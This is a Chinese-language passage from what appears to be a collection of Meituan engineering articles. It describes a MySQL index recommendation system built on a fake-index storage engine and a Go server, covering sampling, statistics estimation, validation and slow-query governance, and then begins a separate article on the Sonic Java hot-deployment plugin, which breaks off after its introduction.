因为存储引擎本身并不具备对外提供服务的能力，直接在 MySQL Server 层修改也难以维护，所以我们将整个索引推荐系统拆分成支持虚假索引的 Fakeindex 存储引擎和对外提供服务的 Go-Server 两部分，整体架构图如下：




架构图

首先简要介绍一下 Fakeindex 存储引擎，这是一个轻量级的存储引擎，负责将索引的相关接口透传到 Go-Server 部分。因为它必须采用 C++ 实现，与 Go-Server 间存在跨语言调用的问题，我们使用了 Go 原生的轻量级 RPC 技术 +cgo 来避免引入重量级的 RPC 框架，也不必引入第三方依赖包。函数调用链路如下所示，MySQL 优化器调用 Fakeindex 的 C++ 函数，参数转换成 C 语言，然后通过 cgo 调用到 Go 语言的方法，再通过 Go 自带的 RPC 客户端向服务端发起调用。




调用链路

下面将重点阐述核心逻辑 Go-Server 部分，主要流程步骤如下。

## 3.1 前置校验

首先根据经验规则，排除一些不支持通过添加索引来提高查询效率的场景，如查系统库的 SQL，非 select、update、delete SQL 等。

## 3.2 提取关键列名

这一步提取 SQL 可用来添加索引的候选列名，除了选择给出现在 where 中的列添加索引，MySQL 对排序、聚合、表连接、聚合函数（如 max）也支持使用索引来提高查询效率。我们对 SQL 进行语法树解析，在树节点的 where、join、order by、group by、聚合函数中提取列名，作为索引的候选列。值得注意的是，对于某些 SQL，还需结合表结构才能准确地提取，比如：

- `select * from tb1, tb2 where a = 1`，列 a 归属 tb1 还是 tb2 取决于谁唯一包含列 a。
- `select * from tb1 natural join tb2 where tb1.a = 1`，在自然连接中，tb1 和 tb2 默认使用了相同列名进行连接，但 SQL 中并没有暴露出这些可用于添加索引的列。

## 3.3 生成候选索引


将提取出的关键列名进行全排列即包含所有的索引组合，如列 A、B、C 的所有索引组合是 [ ‘A’, ‘B’, ‘C’, ‘AB’, ‘AC’, ‘BA’, ‘BC’, ‘CA’, ‘CB’, ‘ABC’, ‘ACB’, ‘BAC’, ‘BCA’, ‘CAB’, ‘CBA’ ]，但还需排除一些索引才能得到所有的候选索引，比如：

- 已经存在的索引，如存在 AB，需排除 AB、A，因为 MySQL 支持使用前缀索引。
- 超过最大索引长度 3072 字节限制的索引。
- 一些暂时不支持的索引，如带地理数据类型列的空间索引。

## 3.4 数据采集

直接从业务数据库采集，数据分成元数据、统计数据、样本数据三部分：

- **元数据**：即表的定义数据，包括列定义、索引定义，可通过 show create table 获取。
- **统计数据**：如表的行数、表数据大小、索引大小，可以通过查询 infromation_schema.tables 获取；已存在索引的 cardinality（关键值：即索引列的不同值个数，值越大，索引优化效果越明显），可以通过查询 mysql.innodb_index_stats 表获取。
- **样本数据**：候选索引为假索引，采集的统计数据并不包含假索引的数据，这里我们通过采集原表的样本数据来计算出假索引的统计数据。




数据采集

下面介绍样本数据的采样算法，好的采样算法应该尽最大可能采集到符合原表数据分布的样本。比如基于均匀随机采样的方式 `select * from table where rand() < rate`，然而它会给线上数据库造成大量 I/O 的问题，严重时可引发数据库故障。所以我们采用了基于块的采样方式：它参考了 MySQL 8.0 的直方图采样算法，如对于一张 100 万的表，采集 10 万行数，根据主键的最小值最大值将表数据均分成 100 个区间，每个区间取一块 1000 行数据，采集数据的 SQL，最后将采集到的数据塞入采样表中。代码如下：

```
select A,B,C,id from table where id >= 1000 and id <= 10000 limit 1000;
select A,B,C,id from table where id >= 10000 and id <= 20000 limit 1000;
...
```


## 3.5 统计数据计算

下面举例说明两个核心统计数据的计算方式。首先是 records_in_range，优化器在处理范围查询时，如果可以用索引，就会调用该函数估算走该索引可过滤出的行数，以此决定最终选用的索引。

比如，对于 SQL`select * from table1 where A > 100 and B < 1000`，候选索引 A、B 来说，优化器会调用此函数在索引页 A 上估算 A > 100 有多少行数，在索引页 B 上估计 B<1000 的行数，例如满足条件的 A 有 200 行，B 有 50 行，那么优化器会优先选择使用索引 B。对于假索引来说，我们按照该公式：样本满足条件的范围行数 *（原表行数 / 样本表行数），直接样本数据中查找，然后按照采样比例放大即可估算出原表中满足条件的范围行数。

其次是用于计算索引区分度的 cardinality。如果直接套用上述公式：样本列上不同值个数 *（原表行数 / 样本表行数），如上述的候选索引 A，根据样本统计出共有 100 个不同值，那么在原表中，该列有多少不同值？一般以为是 10,000 =100 *（1,000,000/100,000）。但这样计算不适用某些场景，比如状态码字段，可能最多 100 个不同值。针对该问题，我们引入斜率和两趟计算来规避，流程如下：

- **第一趟计算**：取样本数据一半来统计 A 的不同值个数 R1，区间 [min_id, min_id+(max_id − min_id) / 2]。
- **第二趟计算**：取所有样本据统计 A 的不同值个数 R2，区间 [min_id, max_id] 计算斜率：R2/R1。
- **判断斜率**：如果斜率小于 1.1，为固定值 100，否则根据采样比例放大，为 10,000。





统计数据计算

## 3.6 候选索引代价评估

这一步让优化器帮助我们从候选索引中选出最佳索引，主要步骤如下：


- 建包含候选索引的表：将候选索引塞入原表定义，并把存储引擎改为 Fakeindex，在推荐引擎的 mysqld 上创建表。
- 通过在推荐引擎 mysqld 上 explain format=json SQL，获取优化器选择的索引。

值得注意的是，MySQL 表最多建 64 个索引（二级索引），计算所有候选索引的可能时，使用的是增幅比指数还恐怖的全排列算法。如下图所示，随着列数的增加，候选索引数量急剧上升，在 5 个候选列时的索引组合数量就超过了 MySQL 最大值，显然不能满足一些复杂 SQL 的需求。统计美团线上索引列数分布后，我们发现，95% 以上的索引列数都 <=3 个。同时基于经验考虑，3 列索引也可满足绝大部分场景，剩余场景会通过其他方式，如库表拆分来提高查询性能，而不是增加索引列个数。




候选索引代价评估


但即便最多推荐 3 列索引，在 5 个候选列时其排列数量 $85=A_{5}^{1}+A_{5}^{2}+A_{5}^{3}$ 也远超 64。这里我们采用归并思路。如下图所示，将所有候选索引拆分到多个表中，采用两次计算，先让 MySQL 优化器选出批次一的最佳索引，可采用并行计算保证时效性，再 MySQL 选出批次一所有最佳索引的最佳索引，该方案可以最多支持 4096 个候选索引，结合最大索引 3 列限制，可以支持计算出 17 个候选列的最佳索引。




候选索引代价评估

# 4. 推荐质量保证

为了得到索引推荐质量大致的整体数据，我们使用美团数据库最近一周的线下慢查询数据，共 246G、约 3 万个 SQL 模板用例做了一个初步测试。




建议质量保证

从结果可以看出，系统基本能覆盖到大部分的慢查询。但还是会出现无效的推荐，大致原因如下：

- 索引推荐计算出的 Cost 严重依赖样本数据的质量，在当表数据分布不均或数据倾斜时会导致统计数据出现误差，导致推荐出错误索引。
- 索引推荐系统本身存在缺陷，从而导致推荐出错误索引。
- MySQL 优化器自身存在的缺陷，导致推荐出错误索引。

因此，我们在业务添加索引前后增加了索引的有效性验证和效果追踪两个步骤，整个流程如下所示：




全链路

## 4.1 有效性验证

因为目前还不具备大规模数据库备份快速还原的能力，所以无法使用完整的备份数据做验证。我们近似地认为，如果推荐索引在业务库上取得较好的效果，那么在样本库也会取得不错效果。通过真正地在样本库上真实执行 SQL，并添加索引来验证其有效性，验证结果展示如下：

效果验证


通过在 采样数据表上真实添加索引，得出添加前后执行SQL的如下指标，详情

| 对比项 | 优化前 | 优化后 |
| --- | --- | --- |
| 执行时间(毫秒) | 128.928 | 0.315 |
| 代价 | 59891.2 | 1.2 |
| 扫描行数 | 299451 | 1 |
| 使用索引 | – | DAS_IX_pad |

有效性验证

## 4.2 效果追踪


考虑到使用采样数据验证的局限性，所以当在生产环境索引添加完毕之后，会立即对添加的索引进行效果追踪。一方面通过 explain 验证索引是否被真正用到，以及 Cost 是否减小；另一方面用 Flink 实时跟踪该数据库的全量 SQL 访问数据，通过对比索引添加前后，该 SQL 的真实执行时间来判断索引是否有效。如果发现有性能方面的回退，则立即发出告警，周知到 DBA 和研发人员。生成的报告如下：


【DAS-SQL优化建议追踪系统】
索引追踪成功完成，为您产生如下报告：
追踪作业ID：7229d5c3-6a0d-4ce3-9bac-ea0df1ee042b
DataBase名：
SQL实例：/*id:79459749*//*ip=10.80.52.233*/ SELECT Id, DealGroupId, DealGroupNam
推荐的索引：DAS_IX_status_mtordersales
原SQL的cost值：170865
现SQL的cost值：45493.2
优化前SQL的平均执行耗时：333.64 ms
优化后追踪到SQL的执行次数：4
优化后SQL的平均执行耗时：335 us
优化后SQL的最大执行耗时：392 us
优化后SQL的最小执行耗时：299 us
优化后SQL执行耗时的左四分卫数：295 us
优化后SQL执行耗时的中位数：305 us
优化后SQL执行耗时的右四分卫数：345 us
优化后SQL执行耗时分布的偏度：0.335
详细追踪过程请见：追踪任务工作流
追踪流程相关链接：SQL优化索引推荐 与 改表工作流地址
消息接收人

效果追踪

## 4.3 仿真环境

当推荐链路出现问题时，直接在线上排查验证问题的话，很容易给业务带来安全隐患，同时也降低了系统的稳定性。对此我们搭建了离线仿真环境，利用数据库备份构建了和生产环境一样的数据源，并完整复刻了线上推荐链路的各个步骤，在仿真环境回放异常案例，复现问题、排查根因，反复验证改进方案后再上线到生产系统，进而不断优化现有系统，提升推荐质量。





仿真环境

## 4.4 测试案例库

在上线过程中，往往会出现改进方案修复了一个 Bug，带来了更多 Bug 的情况。能否做好索引推荐能力的回归测试，直接决定了推荐质量的稳定性。于是，我们参考了阿里云的技术方案，计划构建一个尽可能完备的测试案例库用于衡量索引推荐服务能力强弱。但考虑影响 MySQL 索引选择的因素众多，各因素间的组合，SQL 的复杂性，如果人为去设计测试用例是是不切实际的，我们通过下列方法自动化收集测试用例：

- 利用美团线上的丰富数据，以影响 MySQL 索引选择的因素特征为抓手，直接从全量 SQL 和慢 SQL 中抽取最真实的案例，不断更新现有测试案例库。
- 在生产的推荐系统链路上埋点，自动收集异常案例，回流到现有的测试案例库。
- 对于现有数据没有覆盖到的极端场景，采用人为构造的方案，补充测试用例。




测试案例库

## 5. 慢查询治理运营

我们主要从时间维度的三个方向将慢查询接入索引推荐，推广治理：

慢查询治理运营

### 5.1 过去 – 历史慢查询

这类慢查询属于过去产生的，并且一直存在，数量较多，治理推动力不足，可通过收集历史慢查询日志发现，分成两类接入：

- **核心数据库**：该类慢查询通常会被周期性地关注，如慢查询周报、月报，可直接将优化建议提前生成出来，接入它们，一并运营治理。
- **普通数据库**：可将优化建议直接接入数据库平台的慢查询模块，让研发自助地选择治理哪些慢查询。

### 5.2 现在 – 新增慢查询

这类慢查询属于当前产生的，数量较少，属于治理的重点，也可通过实时收集慢查询日志发现，分成两类接入：

- **影响程度一般的慢查询**：可通过实时分析慢查询日志，对比历史慢查询，识别出新增慢查询，并生成优化建议，为用户创建数据库风险项，跟进治理。
- **影响程度较大的慢查询**：该类通常会引发数据库告警，如慢查询导致数据库 Load 过高，可通过故障诊断根因系统，识别出具体的慢查询 SQL，并生成优化建议，及时推送到故障处理群，降低故障处理时长。

### 5.3 未来 – 潜在慢查询

这类查询属于当前还没被定义成慢查询，随着时间推进可能变成演变成慢查询，对于一些核心业务来说，往往会引发故障，属于他们治理的重点，分成两类接入：

- **未上线的准慢查询**：项目准备上线而引入的新的准慢查询，可接入发布前的集成测试流水线，Java 项目可通过 agentmain 的代理方式拦截被测试用例覆盖到的 SQL，再通过经验 +explain 识别出慢查询，并生成优化建议，给用户在需求管理系统上创建缺陷任务，解决后才能发布上线。
- **已上线的准慢查询**：该类属于当前执行时间较快的 SQL，随着表数据量的增加，会演变成慢查询，最常见的就是全表扫描，这类可通过增加慢查询配置参数 log_queries_not_using_indexes 记录到慢日志，并生成优化建议，为用户创建数据库风险项，跟进治理。

## 6. 项目运行情况

当前，主要以新增慢查询为突破点，重点为全表扫描推荐优化建议。目前我们已经灰度接入了一小部分业务，共分析了六千多条慢查询，推荐了一千多条高效索引建议。另外，美团内部的研发同学也可通过数据库平台自助发起 SQL 优化建议工单，如下图所示：

RDS 平台发起

另外在美团内部，我们已经和数据库告警打通，实现了故障发现、根因分析、解决方案的自动化处理，极大地提高了故障处理效率。下面是一个展示案例，当数据库集群发生告警，我们会拉一个故障群，先通过根因定位系统，如果识别出慢查询造成的，会马上调用 SQL 优化建议系统，推荐出索引，整个处理流程是分钟级别，都会在群里面推送最新消息。如下图所示：

告警诊断

## 7. 未来规划

考虑到美团日均产生近亿级别的慢查询数据，为了实现对它们的诊断分析，我们还需要提高系统大规模的数据并发处理的能力。另外，当前该系统还是针对单 SQL 的优化，没有考虑维护新索引带来的代价，如占用额外的磁盘空间，使写操作变慢，也没有考虑到 MySQL 选错索引引发其他 SQL 的性能回退。对于业务或者 DBA 来说，我们更多关心的是整个数据库或者集群层面的优化。

业界如阿里云的 DAS 则是站在全局的角度考量，综合考虑各个因素，输出需要创建的新索引、需要改写的索引、需要删除的索引，实现数据库性能最大化提升，同时最大化降低磁盘空间消耗。未来我们也将不断优化和改进，实现类似基于 Workload 的全局优化。

## 参考资料


- MySQL Writing a Custom Storage Engine
- MySQL Optimizer Guide
- MySQL 直方图
- Golang cgo
- 阿里云 -DAS 之基于 Workload 的全局自动优化实践
- SQL 诊断优化，以后就都交给数据库自治服务 DAS 吧
- MySQL 索引原理及慢查询优化


## 本文作者

粟含，美团基础研发平台 / 基础技术部 / 数据库平台研发组工程师。

# Java 系列 | 远程热部署在美团的落地实践

作者：凯哥　占峰　李晗　龚炎　程晓　玉龙

Sonic 是美团内部研发设计的一款用于热部署的 IDEA 插件，本文其实现原理及落地的一些技术细节。在阅读本文之前，建议大家先熟悉一下 Spring 源码、Spring MVC 源码、Spring Boot 源码、Agent 字节码增强、Javassist、Classloader 等相关知识。

## 1. 前言

### 1.1 什么是热部署

所谓热部署，就是在应用正在运行时升级软件，却不需要重新启动应用。对于 Java 应用程序来说，热部署就是在运行时更新 Java 类文件，同时触发 Spring 以及其他常用第三方框架的一系列重新加载的过程。在这个过程中不需要重新启动，并且修改的代码实时生效，好比是战斗机在空中完成加油，不需要战斗机熄火降落，一系列操作都在“运行”状态来完成。

### 1.2 为什么我们需要热部署

据了解，美团内部很多工程师每天本地重启服务高达 5~12 次，单次大概 3~8 分钟，每天向 Cargo（美团内部测试环境管理工具）部署 3~5 次，单次时长 20~45 分钟，部署频繁频次高、耗时长，严重影响了系统上线的效率。而插件提供的本地和远程热部署功能，可让将代码变更“秒级”生效。一般而言，开发者日常工作主要分为开发自测和联调两个场景，下面将分别介绍热部署在每个场景中发挥的作用。





图 1

### 1.2.1 开发自测场景

一般来讲，在用插件之前，开发者修改完代码还需等待 3~8 分钟启动时间，然后手动构造请求或协调上游发请求，耗时且费力。在使用完热部署插件后，修改完代码可以一键增量部署，让变更“秒级”生效，能够做到快速自测。而对于那些无法本地启动项目，也可以通过远程热部署功能使代码变更“秒级”生效。





图 2

### 1.2.2 联调场景

通常情况下，在使用插件之前，开发者修改代码经过 20~35 分钟的漫长部署，需要联系上游联调开发者发起请求，一直要等到远程服务器查看日志，才能确认代码生效。在使用热部署插件之后，开发者修改代码远程热部署能够秒级（2~10s）生效，开发者直接发起服务调用，可以节省大量的碎片化时间（热部署插件还具备流量回放、远程调用、远程反编译等功能，可配合进行使用）。





图 3

所以，热部署插件希望解决的痛点是：**在可控的条件内，帮助开发者减少频繁编译部署的次数，节省碎片化的时间。最终为开发者每天节约出一定量的编码时间**。

## 1.3 热部署难在哪

为什么业界目前没有好用的开源工具？因为热部署不等同于热重启，像 Tomcat 或者 Spring Boot DevTools 此类热重启模式需要重新加载项目，性能较差。增量热部署难度较大，需要兼容常用的中间件版本，需要深入启动销毁加载流程。以美团为例，我们需要对 JPDA（Java Platform Debugger Architecture）、Java Agent、ASM 字节码增强、Classloader、Spring 框架、Spring Boot 框架、MyBatis 框架、Mtthrift（美团 RPC 框架）、Zebra（美团持久层框架）、Pigeon（美团 RPC 框架），MDP（美团快速开发框架）、XFrame（美团快速开发脚手架）、Crane（美团分布式任务调度框架）等众多框架和技术原理深入了解才能做到全面的兼容和支持。另外，还需要 IDEA 插件开发能力，形成整体的产品解决方案闭环，美团的热部署插件 Sonic 正是在这种背景下应运而生。

图 4

## 1.4 Sonic 可以做什么

